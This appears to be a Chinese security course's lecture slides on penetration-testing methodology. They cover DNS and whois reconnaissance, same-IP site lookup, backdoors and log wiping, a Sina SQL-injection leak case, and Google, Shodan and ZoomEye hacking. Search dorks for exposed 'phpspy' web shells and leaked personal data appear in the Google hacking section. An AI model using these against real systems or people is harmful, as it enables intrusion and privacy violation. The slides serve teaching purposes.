;; ANSWER SECTION:
www.baidu.com.        1042    IN      CNAME   www.a.shifen.com.
www.a.shifen.com.     142     IN      A       220.181.111.147

;; Query time: 325 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Dec  3 17:42:44 2012
;; MSG SIZE  rcvd: 74

huangwei@localhost:~/workspace/teaching$ dig @192.168.1.1 www.baidu.com
; <>> DiG 9.8.1-P1 <>> @192.168.1.1 www.baidu.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49522
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.baidu.com.           IN      A

;; ANSWER SECTION:
www.baidu.com.        891     IN      CNAME   www.a.shifen.com.
www.a.shifen.com.     294     IN      A       61.135.169.125
www.a.shifen.com.     294     IN      A       61.135.169.105

;; Query time: 289 msec
;; SERVER: 192.168.1.1#53(192.168.1.1)
;; WHEN: Mon Dec  3 17:42:53 2012
;; MSG SIZE  rcvd: 90

a.shifen.com.          86444   IN      NS      ns5.a.shifen.com.
a.shifen.com.          86444   IN      NS      ns4.a.shifen.com.
a.shifen.com.          86444   IN      NS      ns7.a.shifen.com.
a.shifen.com.          86444   IN      NS      ns9.a.shifen.com.
;; Received 194 bytes from 220.181.37.10#53(220.181.37.10) in 21 ms
```



从IP获取旁站

- sameip.org
- Bing Hacking
— ip: xxx.xxx.xxx.xxx
- Google:
ip reverse lookup

Same IP		
32 sites hosted on IP Address 173.236.138.113		
ID	Domain	Site Link
1	clintonstheater.com	clintonstheater.com
2	qualitypetsitting.net	qualitypetsitting.net
3	brendanichols.com	brendanichols.com
4	paisans.com	paisans.com
5	shoebug.com	shoebug.com
6	hack-test.com	hack-test.com
7	gametour.com	gametour.com
8	8ez.com	8ez.com
9	sportforum.net	sportforum.net
10	elipez-on.com	elipez-on.com
11	joygarrido.com	joygarrido.com
12	debateful.com	debateful.com
13	klarms.com	klarms.com
14	virushero.com	virushero.com
15	wuckie.com	wuckie.com
16	force5inc.com	force5inc.com
17	sonjs.com	sonjs.com
18	oliviacynthia.com	oliviacynthia.com
19	cositasdeyaya.com	cositasdeyaya.com
20	twincitiesbusinesspeernetwork.com	twincitiesbusinesspeernetwork.com
21	rarcy.com	rarcy.com
22	kisax.com	kisax.com
23	foulmag.com	foulmag.com
24	jennieko.com	jennieko.com
25	davereedy.com	davereedy.com
26	freeonlinesudoku.net	freeonlinesudoku.net
27	mghz.com	mghz.com
28	hackerdecals.com	hackerdecals.com
29	dodforums.com	dodforums.com
30	prismapp.com	prismapp.com
31	labrocca.info	labrocca.info
32	cosplayhell.com	cosplayhell.com

Updated at 2012-09-14 18:29:57

Copyright © Find All Website On The Same IP Address - Contact Us - Privacy Policy

Daily Domain Spy | Daily Domains | Name Server Spy



收集系统与网络配置详细信息

- 网络拓扑信息
 - 域名解析记录
 - 域名注册人信息、公司信息、邮箱地址等
 - 开放端口
 - 服务器数量及分布
- 系统配置信息
 - 操作系统版本
 - Web服务器版本
 - Web应用系统架构信息
 - 脚本类型、开发框架

Registrant:
Zhiyong Duan
Beijing Baidu Netcom Science Technology Co., Ltd.
3F Baidu Campus No.10 Shangdi 10th Street Haidian District
Beijing Beijing 100085
CN
domainmaster@baidu.com +86.1059924216 Fax: +86.1059927435

Domain Name: baidu.com

Registrar Name: Markmonitor.com
Registrar Whois: whois.markmonitor.com
Registrar Homepage: http://www.markmonitor.com

Administrative Contact:
Zhiyong Duan
Beijing Baidu Netcom Science Technology Co., Ltd.
3F Baidu Campus No.10 Shangdi 10th Street Haidian District
Beijing Beijing 100085
CN
domainmaster@baidu.com +86.1059924216 Fax: +86.1059927435

Technical Contact, Zone Contact:
Zhiyong Duan
Beijing Baidu Netcom Science Technology Co., Ltd.
3F Baidu Campus No.10 Shangdi 10th Street Haidian District
Beijing Beijing 100085
CN
domainmaster@baidu.com +86.1059924216 Fax: +86.1059927435

Created on.....: 1999-10-11.
Expires on.....: 2015-10-11.
Record last updated on...: 2012-05-19.

Domain servers in listed order:

ns3.baidu.com
ns4.baidu.com
dns.baidu.com
ns2.baidu.com



踩点

- 正常访问过程就是【踩点】！

BuiltWith BuiltWith Technology Profiler

bbs.phpchina.com
Technology Profile Lookup Results

Server Information

nginx
[nginx Usage Statistics - Websites using nginx](#)
nginx [engine x] is a HTTP server and mail proxy server written by Igor Sysoev.

Content Management Systems

Discuz!
[Discuz! Usage Statistics - Websites using Discuz!](#)
Chinese language forum package written in PHP owned by Comsenz

Frameworks

PHP
[PHP Usage Statistics - Websites using PHP](#)
PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.

Analytics and Tracking

CNZZ
[CNZZ Usage Statistics - Websites using CNZZ](#)
Chinese Analytics Package

JavaScript Libraries

IE Pinning
[IE Pinning Usage Statistics - Websites using IE Pinning](#)
Users can pin the site to the Windows start bar.

jQuery
[jQuery Usage Statistics - Websites using jQuery](#)
jQuery is a fast, concise, JavaScript Library that simplifies how you traverse HTML documents, handle events, perform animations, and add Ajax interactions to your web pages. jQuery is designed to change the way that you write JavaScript.

Content Delivery Network

CacheFly CDN
[CacheFly CDN Usage Statistics - Websites using CacheFly CDN](#)
Cachefly is a CDN service for medium to large websites.

Document Information

XHTML Transitional
[XHTML Transitional Usage Statistics - Websites using XHTML Transitional](#)
The website claims XHTML Transitional status. XHTML 1.0 Transitional is the same as HTML 4.01 Transitional, but follows XML syntax rules. It supports everything found in XHTML 1.0 Strict, but also permits the use of a number of elements and attributes that are judged presentational, in order to ease the transition from HTML 3.2 and earlier. These include center, u, strike, and applet.

Meta Keywords

[Meta Keywords Usage Statistics - Websites using Meta Keywords](#)
Meta tag containing keywords related to the page.

Meta Description

[Meta Description Usage Statistics - Websites using Meta Description](#)
The description attribute provides a concise explanation of the page content.

MS Smart Tag Prevention

[MS Smart Tag Prevention Usage Statistics - Websites using MS Smart Tag Prevention](#)
Prevents Microsoft from embedding smart tags on your content via their applications.

Cascading Style Sheets

[Cascading Style Sheets Usage Statistics - Websites using Cascading Style Sheets](#)
Cascading Style Sheets (CSS) is a stylesheet language used to describe the presentation of a document written in a markup language. Its most common application is to style web pages written in HTML.

Javascript

[Javascript Usage Statistics - Websites using Javascript](#)
JavaScript is a scripting language most often used for client-side web development. Its proper name is ECMAScript, though "JavaScript" is much more commonly used. The website uses JavaScript.



发现漏洞

- 漏洞扫描工具
- 手工分析
 - 针对开源软件：直接基于源代码分析
 - 针对闭源软件：黑盒Fuzz测试



漏洞利用

- 利用开放漏洞信息库
 - <http://www.exploit-db.com>
- 利用自动化工具
 - metasploit
 - burpsuite
- 针对具体漏洞的定制开发漏洞利用程序



维持系统控制权

- 上传木马
 - 网页木马
 - 系统级木马
- 创建后门账户



清理访问痕迹

- 系统日志清理
- 临时文件删除
- 后门隐藏
 - 后门软件隐藏
 - 后门进程隐藏
 - 后门账户隐藏
 - 后门端口隐藏



案例二：2012年新浪微博用户密码泄露漏洞（旁站注入）



漏洞描述

- 2012年元旦 新浪微博网友evilniang发现新浪爱问频道存在SQL注入漏洞
 - 利用该漏洞读取爱问频道数据库内内容
 - 包括明文密码在内的7000多万新浪用户信息
 - 刘谦微博被PoC代码测试





漏洞分析

- 新浪爱问频道网站代码存在SQL注入漏洞
- 新浪爱问和新浪微博共享同一用户信息数据库
- 用户信息数据库未加密用户敏感信息



漏洞修复

- 修复新浪爱问频道的网站代码漏洞
- 用户信息数据库中的敏感信息加密
 - 单纯使用MD5是不够的
 - <http://www.cmd5.com>
 - 使用尽可能长的salt
 - 混合至少2种以上不同的Hash算法

The screenshot shows a software interface for password cracking or hashing. At the top, there is a search bar labeled '密文:' (Ciphertext:) and a dropdown menu labeled '类型' (Type) with 'md5' selected. Below this is a list of various hashing algorithms and their descriptions:

- md5(md5(\$pass))
- sha1
- mysql
- mysql5
- md5(\$pass.\$salt);Joomla
- md5(\$salt.\$pass);osCommerce
- md5(md5(\$pass).\$salt);Vbulletin;IceBB;Discuz
- md5(md5(\$salt).\$pass)
- md5(\$salt.\$pass.\$salt);TBDev
- md5(\$salt.md5(\$pass))
- md5(md5(\$pass).md5(\$salt))
- md5(md5(\$salt).md5(\$pass));ipb;mybb
- sha1(\$salt.\$pass)
- sha1(\$pass.\$salt)
- sha1(lower(\$username).\$pass);SMF
- sha1(upper(\$username).'.'.upper(\$pass));ManGOS
- sha1(\$username.'.'. \$pass)
- MDS(Unix);phpBB3;WordPress
- Des(unix)
- mssql
- mssql2012
- NTLM
- md5(unicode)
- sha256
- sha256(\$pass.\$salt)
- sha256(\$salt.\$pass)
- sha512
- sha512(\$pass.\$salt)
- sha512(\$salt.\$pass)
- serv-u
- radmin v2.x

On the right side of the interface, there are buttons for '帮助' (Help), 'QQ在线' (QQ Online), and other interface elements.



案例三：GOOGLE HACKING



Google不仅是搜索引擎

- 周教主的手机号泄漏
- segmentfault的2012年光棍节 hack game 光速通关
- 万恶的inurl/filetype/site/intitle指令**

周鸿祎 filetype:xls

网页 图片 地图 购物 更多 搜索工具

找到约 52 条结果 (用时 0.26 秒)

[XLS] 电子邮件 (@yahoo-inc.com)
www.data007.cn/Datas/名录/行业名录/IT/雅虎通讯录.xls
 文件格式: Microsoft Excel - HTML 版
 9, 中文姓名, 英文姓名, 职务 (中), 职务 (英), 电话, 手机, 电子邮件 (@yahoo-inc.com)
) . 10, Executive Office 经理室. 11, 周鸿祎, 中国区总裁, 91098, hongyi ...

site:<http://segmentfault.com/game/>

网页 图片 地图 购物 更多 搜索工具

找到约 46 条结果 (用时 0.13 秒)

[光棍节程序员闯关秀第1关\(总共10关\)](#)
segmentfault.com/game/
 光棍节程序员闯关秀第1关(总共10关). 提示: 从所有信息中找到进入下一关的方法. 进入下一关.

恭喜, 你已经通过了所有关卡
segmentfault.com/game/?k...

恭喜, 你已经通过了所有关卡
https://www.google.com/#q=10e7..10e8+filetype:sql&fp=1&bav=on.2,or.r_gc.r_pw.r_cp.&cad=b

开发者问答社区 图片 地图 Play YouTube 新闻 Gmail 更多

光棍节程序员
segmentfault.com/game/ Google
 光棍节程序员闯关秀
 5874707eb75bl

10e7..10e8 filetype:sql

找到约 3,640 条结果 (用时 0.46 秒)

[here](#)
[www.ida.liu.se/~TDDD37/labs/.../elmasrinavath_db.s... - 翻译此页](http://www.ida.liu.se/~TDDD37/labs/.../elmasrinavath_db.s...)
 ... 123456789, '1965-01-09', '731 Fondren, Houston, TX', 'M', 30000, 333445555, 5);
 insert into empemp values ('Franklin', 'T', 'Wong', 333445555, '1955-12-08', ...

[TESTDB - Classweb](#)
classweb.gmu.edu/brodsky/infs614/hw3testdb.sql - 翻译此页
 drop table student; create table student (SSN char(9), S_Name varchar(20), Status varchar(5), Major char(4)); insert into student values ('324513111', 'Tuner' ...

[companyData.sql](#)
timman.cs.gsu.edu/~raj/4710/f11/companyData.sql - 翻译此页
 ... into employee values ('James', 'E', 'Borg', 888665555, '10-NOV-27', '450 Stone, ...
 888665555); UPDATE employee SET DNO = 6 WHERE ssn = '111111100', ...

[company.sql](#)
lambda.uta.edu/cse6339/examples/company.sql - 翻译此页
 ... 'E', 'Borg', 888665555, '10-NOV-27', '450 Stone, Houston, TX', 'M', 55000, null, ...
 888665555, 5); insert into employee values ('John', 'B', 'Smith', 123456789, ...



如何防范Google Hacking

- 机密信息不上网
- 小心使用robots.txt
- 使用Google的网站站长工具删除被Google索引的内容

—<http://support.google.com/webmasters/bin/answer.py?hl=zh-Hans&answer=1663688>

The screenshot shows the Google Webmaster Tools interface for removing a page from search results. The URL entered is <https://www.google.com/webmasters/tools/removals?hl=zh-CN&mesd=eyJtdCI6IjFTU9WQUxfQURERUQiLC...>. A yellow message bar at the top says "已添加了要删除的 http://[REDACTED].AF%E5%BD%95.xls。". Below it, there's a "内容删除" section with help links and a "开始" button. The main area shows a table with one row of data:

网址	状态	删除类型	已申请
http://[REDACTED].xls	待定	取消	删除过期网页 2012-9-1



不只是Google Hacking

• 看看360 Hacking

so.360.cn/s?q=inurl%3Aphpspy&pq=inurl+phpspy&_xv=984&src=srp

新闻 网页 视频 MP3 图片 地图 问答

www.wanmei107.com/phpspy.php
PassWord:
www.wanmei107.com/phpspy.php 2012-05-19 - 网页快照

pagetalks.com/phpspy.php
PassWord:
pagetalks.com/phpspy.php 2012-06-05 - 网页快照

[phpspy.php](http://phage.sdu.edu/research/pdf/phpspy.php)
Password:
phage.sdu.edu/research/pdf/phpspy.php 2012-06-05 - 网页快照

www.baidu.com/s?wd=inurl%3Aphpspy&rsv_bp=0&rsv_spt=3&inputT=4068

Baidu 百度 新闻 网页 贴吧 知道 MP3 图片 视频 地图 文库 更多»

inurl:phpspy

百度一下

推荐: 技
术

咨询
e.b

PhpSpy

PhpSpy是一个用PHP语言编写的在线管理程序，同时集成很多和海阳顶端网所类似的功能，也可以说是一个WEB方式的后门，结合现有的攻击手法，本着实用、简洁、小巧的原则...

www.4ngel.net/project/phpspy.htm 2011-5-8 - 百度快照

[PhpSpy | 鬼仔's Blog](#)

下载地址: phpspy2006_final.rar Tags: PhpSpy订阅更新 分类 心情随笔 (171) 技术文章 (1295) 工具收集 (858) 影音娱乐 (36) 乱七八糟 (287) 业界...

huaidan.org/tag/phpspy 2012-6-2 - 百度快照

[phpspy - 4ngel's blog - Powered by Sablog-X](#)

这里也就是4ngel无病呻吟的地方，来撸撸就行了。别太在意。... phpspy 2010功能正在构思中。在phpspy 2009基础上。再度精简、优化代码。实现oracle、sybase、db2的...

www.sablog.net/blog/tao/phpspy/ 2012-8-17 - 百度快照

https://www.google.com/#hl=en&newwindow=1&output=search&sclient=psy-ab&q=inurl:ph

Search Images Maps Play YouTube News Gmail Documents Calendar More

ogle

inurl:phpspy

h

About 1,710 results (0.30 seconds)

[PhpSpy](#)

www.4ngel.net/project/phpspy.htm - Cached - Translate this page
PhpSpy. 项目信息. 发布时间: 2011-05-08 项目作者: angel 项目类别: WEB后门工作
境: PHP 项目版本: 2011 ...

[Hacked by phpspy script, possible to insert script into db?](#)

[https://www.vbulletin.com/.../372514-Hacked-by-phpspy-scri...](http://www.vbulletin.com/.../372514-Hacked-by-phpspy-scri...) - Cached
8 posts - 2 authors - 31 Jan 2011
I was recently hacked and found a script that allowed the hacker to keep logging in from a script to make file changes. I know with vBulletin ...

[phpspy - 4ngel's blog - Powered by Sablog-X](#)

www.sablog.net/blog/tag/phpspy/ - Cached - Translate this page
2011年5月1日 - 未加密。。。反正PHP管理MSSQL的功能不常用，所以，分离出来了更人性化的文件管理路径跳转。模仿Windows 7的地址栏实现。改进了其他的 ...

[PhpSpy 2011密码修改的技巧-Chevo's Blog](#)

www.gesong.org/phpspy-2011-mimaxiuga... - Cached - Translate this page
2011年10月23日 - phpspy2011也发布好久了，很多童鞋没有选择用这个版本。可能是密码不会改吧--，相关的文章好像也没看到！ PhpSpy是一个用PHP语言编写的 ...

[PhpSpy.Ver Removal Tool. Remove PhpSpy.Ver Now](#)

www.exterminate-it.com/malpedia/remove-phpspy-ver - Cached
Find out how to remove PhpSpy.ver from your PC. Manual and automatic PhpSpy.ver removal details provided. Free scan available. Get rid of PhpSpy.ver ...

[Encyclopedia entry: Backdoor:PHP/Phpspy.A - Learn more about ...](#)

www.microsoft.com/.../Entry.aspx?...Backdoor%3APH%2F... - Cached
按Phpspy 2011继续身份验证绕过漏洞 搜索结果列表/Details



不只是Google Hacking

- 看看“撒旦”搜索引擎 (shodan.io)

The search engine for the Internet of Things
Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account Getting Started

Explore the Internet of Things
Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

Monitor Network Security
Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

See the Big Picture
Websites are just one part of the Internet. There are power plants, Smart TVs, web servers and much more that can be found with Shodan!

Get a Competitive Advantage
Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

CNNMoney Dagbladet The Washington Post BBC NEWS WIRED CIO

Popular Searches
Browse popular saved searches from other users.

Search Query	Count	Last Modified
Webcam	4,578	2010-03-18
Netcam	1,190	2012-01-13
Cams	1,186	2012-02-06
admin admin	53	2010-01-14
dreambox	700	2010-08-13
default password	448	2010-01-14
netgear	324	2010-01-09
10.0.223.86.43	256	2012-02-06
ssh	213	2013-04-07
Router w/ Default Info	189	2010-01-11
SCADA	150	2010-11-04

猜猜这个互联网摄像头的管理密码是多少?





不只是Google Hacking

- 钟馗之眼 (zoomeye.org)

Search devices

端口

- IMAP (143)
- HTTP (8080)
- FTP (21)
- SSH (22)
- IMAPS (993)
- Telnet (23)
- POP3 (110)
- memcached (11211)
- NNTTP (119)
- MySQL (3306)
- MSSQL (1434)
- MongoDB (27017)

关键词

- anonymous
- cisco
- Linksys
- VxWorks
- Oracle
- admin
- VNC
- SSL
- PLC
- Elastic Search
- cam
- Apache
- nginx
- Microsoft

Search results for "drupal services":

- 80.74.5.208 (France, Le Brûlé) - 220 Server: FTP; Cometscan; Drupal
Port: 21 (2014-10-18)
- 80.74.5.214 (France, Le Brûlé) - 220 Server: FTP; Cometscan; Drupal
Port: 21 (2014-10-18)
- 37.140.227.25 (France, Paris) - 220 ProFTPD 1.3.4x Server (rsync; perl-drm) [::ffff:172.22.18.11]
Port: 21 (2014-10-18)
- 65.99.214.105 (United States, New York) - 220 Welcome to Schoolwide Drupal - FTP Service.
Port: 21 (2014-10-11)
- 68.6.240.65 (United States, Columbus) - 220 ProFTPD 1.3.4x Server (Drupal) [68.6.240.65]
Port: 21 (2014-10-12)
- 74.121.4.204 (United States, New York Park) - 220 ProFTPD 1.3.4x Server (ACT USA Hosted Drupal Server) [::ffff:74.121.4.204]
Port: 21 (2014-10-15)
- 50.251.97.79 (Singapore) - 220 ProFTPD 1.3.4x Server (Drupal) [50.251.97.79]
Port: 21 (2014-10-07)
- 60.203.40.76 (United States, Granger) - 220 "This is the Drupal web server for Penn Morris Madison Schools."
Port: 21 (2014-10-06)
- 50.203.40.76 (United States, Granger) - 220 "This is the Drupal web server for Penn Morris Madison Schools."
Port: 21 (2014-10-06)



不只是Google Hacking

- 佛法 (fofa.so)

协议排名		端口排名	
https	23868658	443	45377080
mysql	3836073	80	12701407
ssh	1029802	3306	3836082
mssql	719904	81	1850473
memcache	111578	22	1029806

FOFA是白帽汇推出的一款网络空间资产搜索引擎。
它能够帮助企业客户迅速进行网络资产匹配、加快后续工作进程。
例如进行漏洞影响范围分析、应用分布统计、应用流行度排名统计等。


覆盖服务数量 **29823640** 覆盖网站数量 **171828194** 覆盖规则数量 **587**



回到课堂，进入模型与方法论



信息安全的三维技术体系





网络与系统渗透的入口点选择

- 人

- 社会工程学

- 一种通过对受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱进行诸如欺骗、伤害等危害手段
 - 骗取秘密（如口令）/ 控制行为（如钓鱼）

- 技术

- 应用层

- 网络层

- 物理层



从何处下手呢？




网络与系统渗透的入口点选择——技术方向

- nmap官方对互联网上端口开放频率的统计
 - sort -rk 3 /usr/share/nmap/nmap-services
 - http 80/tcp 0.484143 # World Wide Web HTTP
 - https 443/tcp 0.208669 # secure http (SSL)
- Web应用是最常见的网络渗透入口点
- Web软件是最普遍的云服务实现载体
 - 云存储：Dropbox、DBank等
 - 即时通信：腾讯Web QQ
 - 微博：新浪微博、腾讯微博
 - 视频：优酷、土豆、奇艺



